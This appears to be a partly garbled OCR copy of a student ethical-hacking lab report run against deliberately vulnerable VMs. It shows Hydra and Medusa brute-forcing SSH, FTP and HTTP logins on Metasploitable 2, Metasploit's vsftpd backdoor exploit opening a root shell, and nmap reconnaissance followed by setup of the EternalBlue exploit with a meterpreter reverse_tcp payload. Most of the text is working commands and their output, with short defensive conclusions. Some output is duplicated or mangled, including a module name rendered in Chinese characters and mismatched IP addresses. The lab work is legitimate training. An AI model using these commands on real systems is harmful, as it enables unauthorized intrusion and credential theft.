
2025-12-15 14:25:48 ACCOUNT CHECK: [ssh] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:25:48 ACCOUNT FOUND: [ssh] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]

[root@kali)-[/usr/share/wordlists]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.61 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 14:27:44
```

MODULE – 6 SYSTEM HACKING


Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M ftp



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
.root@kali:/usr/share/wordlists
.com,rsa-sha2-512,rsa-sha2-256]

[root@kali]# medusa -h 192.168.1.61 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-15 14:30:25 ACCOUNT CHECK: [ssh] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:30:25 ACCOUNT FOUND: [ssh] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
[root@kali]# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M ssh
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-15 14:30:45 ACCOUNT CHECK: [ssh] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:30:45 ACCOUNT FOUND: [ssh] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
[root@kali]# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M ftp
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-15 14:31:44 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:31:44 ACCOUNT FOUND: [ftp] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
```


Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M http



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
.root@kali:/usr/share/wordlists
# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M ssh
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-15 14:30:45 ACCOUNT CHECK: [ssh] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:30:45 ACCOUNT FOUND: [ssh] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
[root@kali]# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M ftp
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-15 14:31:44 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:31:44 ACCOUNT FOUND: [ftp] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
[root@kali]# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M http
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-15 14:34:57 ACCOUNT CHECK: [http] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)
2025-12-15 14:34:57 ACCOUNT FOUND: [http] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
[root@kali]# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M https
```

MODULE – 6 SYSTEM HACKING

Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M dns



```
(root㉿kali)-[/usr/share/wordlists]
# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M dns
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

IMPORTANT: Couldn't load "dns" [/usr/lib/x86_64-linux-gnu/medusa/modules/dns.mod: cannot open shared object file: No such file or directory]. Place the module in the medusa directory, set the MEDUSA_MODULE_NAME environment variable or run the configure script again using --with-default-mod-path=[path].
invokeModule failed - see previous errors for an explanation

(root㉿kali)-[/usr/share/wordlists]
# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M Telnet
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

IMPORTANT: Couldn't load "Telnet" [/usr/lib/x86_64-linux-gnu/medusa/modules/Telnet.mod: cannot open shared object file: No such file or directory]. Place the module in the medusa directory, set the MEDUSA_MODULE_NAME environment variable or run the configure script again using --with-default-mod-path=[path].
invokeModule failed - see previous errors for an explanation

(root㉿kali)-[/usr/share/wordlists]
# medusa -h 192.168.1.61 -u msfadmin -P rockyou.txt -M telnet
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: [telnet.mod] Failed to identify logon prompt.
2025-12-15 14:36:15 ACCOUNT CHECK: [telnet] Host: 192.168.1.61 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 14344392 complete)

(root㉿kali)-[/usr/share/wordlists]
#
```

Conclusion

The Medusa password cracking experiment demonstrates how weak credentials can be rapidly compromised due to its high-speed and parallel attack capabilities. The study highlights the importance of strong password practices, account lockout controls, and continuous monitoring to defend against brute-force attacks. Old mistakes still fall fast—Medusa just proves it.

Metasploitable 2 Hacking Using Metasploit

Metasploitable 2 is a deliberately vulnerable virtual machine designed for learning penetration testing techniques. It is commonly used with the Metasploit Framework to understand how known vulnerabilities can be identified and exploited in a controlled lab environment.

Overview

Metasploit is launched using its main console, where different exploits can be loaded and configured. In this experiment, an FTP-based vulnerability present in Metasploitable 2 is selected to demonstrate how outdated and misconfigured services can lead to system compromise. The available targets are then examined to understand how the exploit applies to the system.

Purpose

The purpose of this exercise is to:

- Study real-world vulnerabilities in legacy services
- Understand exploit selection and target identification
- Learn the importance of patching and service hardening

How to hack :-

- Type – **msfconsole**

- used in msfconsole

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

- show targets

MODULE – 6 SYSTEM HACKING

- set RHOST <target ip>

- Hacked

MODULE – 6 SYSTEM HACKING

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help

root@kali:~# msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Metasploit::Option::ValidateError One or more options failed to validate: RHOSTS.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.61
RHOSTS => 192.168.1.61
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.1.61:21 - Exploit failed: You must select a target.
[*] Exploit completed, no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit --target 1
[*] Exploit interrupted, no session was created.
[*] Exploit interrupted, use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.61
RHOSTS => 192.168.1.61
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.61:21 - Banner: 23 (vsFTPD) - The user has chosen to password protect the password.
[*] Exploit completed, no session was created.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.61:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.51:21 - (Bind) uid:0(root) gid:0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.31:41865 => 192.168.1.61:6200) at 2025-12-15 16:41:23 +0530

[*] Trying to Find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to Find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@Metasploitable:~# ls
ls
bin dev initrd lost+found noup.out root sys var
boot cdrom home lib lib32 proc srv usr
root@Metasploitable:~# 

7 28°C Sunn Search ENG IN 04:46 PM 15-12-2025
```

- Target ip

Conclusion

This experiment shows that vulnerable services can be easily exploited using tools like Metasploit. It emphasizes the importance of regular updates, disabling unnecessary services, and avoiding default configurations to maintain system security.

Windows 7 Hacking Using Metasploit

Introduction:

Metasploit is a powerful penetration testing and ethical hacking framework that allows security professionals to evaluate system vulnerabilities in a controlled environment. It provides tools to simulate real-world attacks and test the effectiveness of security measures.

Objective:

The objective of this exercise is to analyze the security of a Windows 7 system by identifying and exploiting potential vulnerabilities, thereby understanding how attackers may compromise the system and how defenses can be strengthened.

How to hack :-

- Target ip
- Scan Open ports

nmap -v -sT -sV -O -T4 - <target-ip>


-sT → Performs TCP connect scan to find open ports

-sV → Detect service versions

-O → OS detection

-T4 → Faster scan

MODULE – 6 SYSTEM HACKING




```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
[sachet@kali:~]$
$ sudo nmap -v -sT -O 192.168.1.34
[sudo] password for sachet:
[root@kali:~]~[home/sachet]
# nmap -v -sT -O 192.168.1.34
Starting Nmap 7.91 ( https://nmap.org ) at 2025-12-16 12:35 IST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 12:35
Scanning 192.168.1.34 [1 port]
Completed ARP Ping Scan at 12:35, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:35
Completed Parallel DNS resolution of 1 host. at 12:35, 6.55s elapsed
Initiating Connect Scan at 12:35
Scanning 192.168.1.34 [1000 ports]
Discovered open port 139/tcp on 192.168.1.34
Discovered open port 135/tcp on 192.168.1.34
Discovered open port 445/tcp on 192.168.1.34
Discovered open port 49154/tcp on 192.168.1.34
Discovered open port 49153/tcp on 192.168.1.34
Discovered open port 5357/tcp on 192.168.1.34
Discovered open port 49156/tcp on 192.168.1.34
Discovered open port 49157/tcp on 192.168.1.34
Discovered open port 49155/tcp on 192.168.1.34
Completed Connect Scan at 12:35, 1.17s elapsed (1000 total ports)
Initiating Service scan on 192.168.1.34
Scanning 10 services on 192.168.1.34
Service scan Timing: About 50.00% done; ETC: 12:37 (0:00:53 remaining)
Completed Service scan at 12:36, 58.64s elapsed (10 services on 1 host)
NSE: Script scanning 192.168.1.34.
Initiating NSE at 12:36
Completed NSE at 12:36, 0.02s elapsed
Initiating NSE at 12:36
Completed NSE at 12:36, 0.01s elapsed
Nmap scan report for 192.168.1.34
Host is up (0.9ms latency).
No shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
          PORT      STATE SERVICE      VERSION
Discovered open port 5357/tcp on 192.168.1.34
Discovered open port 49152/tcp on 192.168.1.34
Discovered open port 49156/tcp on 192.168.1.34
Discovered open port 49157/tcp on 192.168.1.34
Discovered open port 49155/tcp on 192.168.1.34
Completed Connect Scan at 12:35, 1.17s elapsed (1000 total ports)
Initiating Service scan on 192.168.1.34
Scanning 10 services on 192.168.1.34
Service scan Timing: About 50.00% done; ETC: 12:37 (0:00:53 remaining)
Completed Service scan at 12:36, 58.64s elapsed (10 services on 1 host)
NSE: Script scanning 192.168.1.34.
Initiating NSE at 12:36
Completed NSE at 12:36, 0.02s elapsed
Initiating NSE at 12:36
Completed NSE at 12:36, 0.01s elapsed
Nmap scan report for 192.168.1.34
Host is up (0.9ms latency).
No shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
          PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49155/tcp open  msrpc      Microsoft Windows RPC
49156/tcp open  msrpc      Microsoft Windows RPC
49157/tcp open  msrpc      Microsoft Windows RPC
MAC Address: 08:00:27:01:77:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: SACHET-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data Files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.70 seconds
  Raw packets sent: 1 (288) | Rcvd: 1 (288)

```

Nifty midcap -0.84%



```


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
[sachet@kali:~]~
# 

```

Nifty midcap -0.84%

- Copy version of service that you want find vulnerability and paste browser
- Here SMB remote vulnerability find , click on first website
- Copy exploit

MODULE – 6 SYSTEM HACKING



- Open msfconsole , and paste this exploit

```
msf > use exploit/windows/smb/ms17_010_永恒蓝
msf exploit(ms17_010_永恒蓝) > show targets
...targets...
msf exploit(ms17_010_永恒蓝) > set TARGET < target-id >
msf exploit(ms17_010_永恒蓝) > show options
...show and set options...
msf exploit(ms17_010_永恒蓝) > exploit

[*] Exploit running: Microsoft Windows 7 Pro SP1 (x86) - msf exploit(ms17_010_永恒蓝) >
```

The terminal window shows the msfconsole session. The user has selected the exploit and set the target. The exploit is then run, resulting in a successful exploit message. The exploit payload is displayed in the terminal.

MODULE – 6 SYSTEM HACKING

- And type show targets

A screenshot of a Kali Linux terminal window titled "kali [Running] - Oracle VirtualBox". The terminal shows the following Metasploit session:

```
msf exploit(windows/smb/ms17_010_ eternalblue) > show targets
Exploit targets:
  Id  Name
  --  --
  0  Automatic Target
  1  Windows 7
  2  Windows Embedded Standard 7
  3  Windows Server 2008 R2
  4  Windows 8
  5  Windows 8.1
  6  Windows Server 2012
  7  Windows 8 Pro
  8  Windows 10 Enterprise
  9  Windows 10 Pro
  10 Windows 10 Enterprise Evaluation

msf exploit(windows/smb/ms17_010_ eternalblue) > set TARGET 1
TARGET = 1
msf exploit(windows/smb/ms17_010_ eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ eternalblue):
  Name          Current Setting  Required  Description
  RHOSTS        yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  PORT          445            yes       The target port (TCP)
  SSMSSDomain   no             no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass       no             no        (Optional) The password for the specified username
  SMBUser       no             no        (Optional) The username to authenticate as
  VERIFY_ARCH   true           yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  EXITFUNC      thread         yes      Exit technique (Accepted: "", seh, thread, process, none)
  LHOST         192.168.1.33    yes      The listen address (an interface may be specified)
  LPORT         4444           yes      The listen port

msf exploit(windows/smb/ms17_010_ eternalblue) >
```

The terminal window is running on a Kali Linux desktop environment, with a taskbar at the bottom showing various application icons.

- Set RHOST --- target ip

A screenshot of a Kali Linux terminal window titled "kali [Running] - Oracle VirtualBox". The terminal shows the following Metasploit session:

```
msf exploit(windows/smb/ms17_010_ eternalblue) > exploit
[-] No options available for exploit. One or more options failed to validate: RHOSTS
msf exploit(windows/smb/ms17_010_ eternalblue) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf exploit(windows/smb/ms17_010_ eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ eternalblue):
  Name          Current Setting  Required  Description
  RHOSTS        192.168.1.34    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
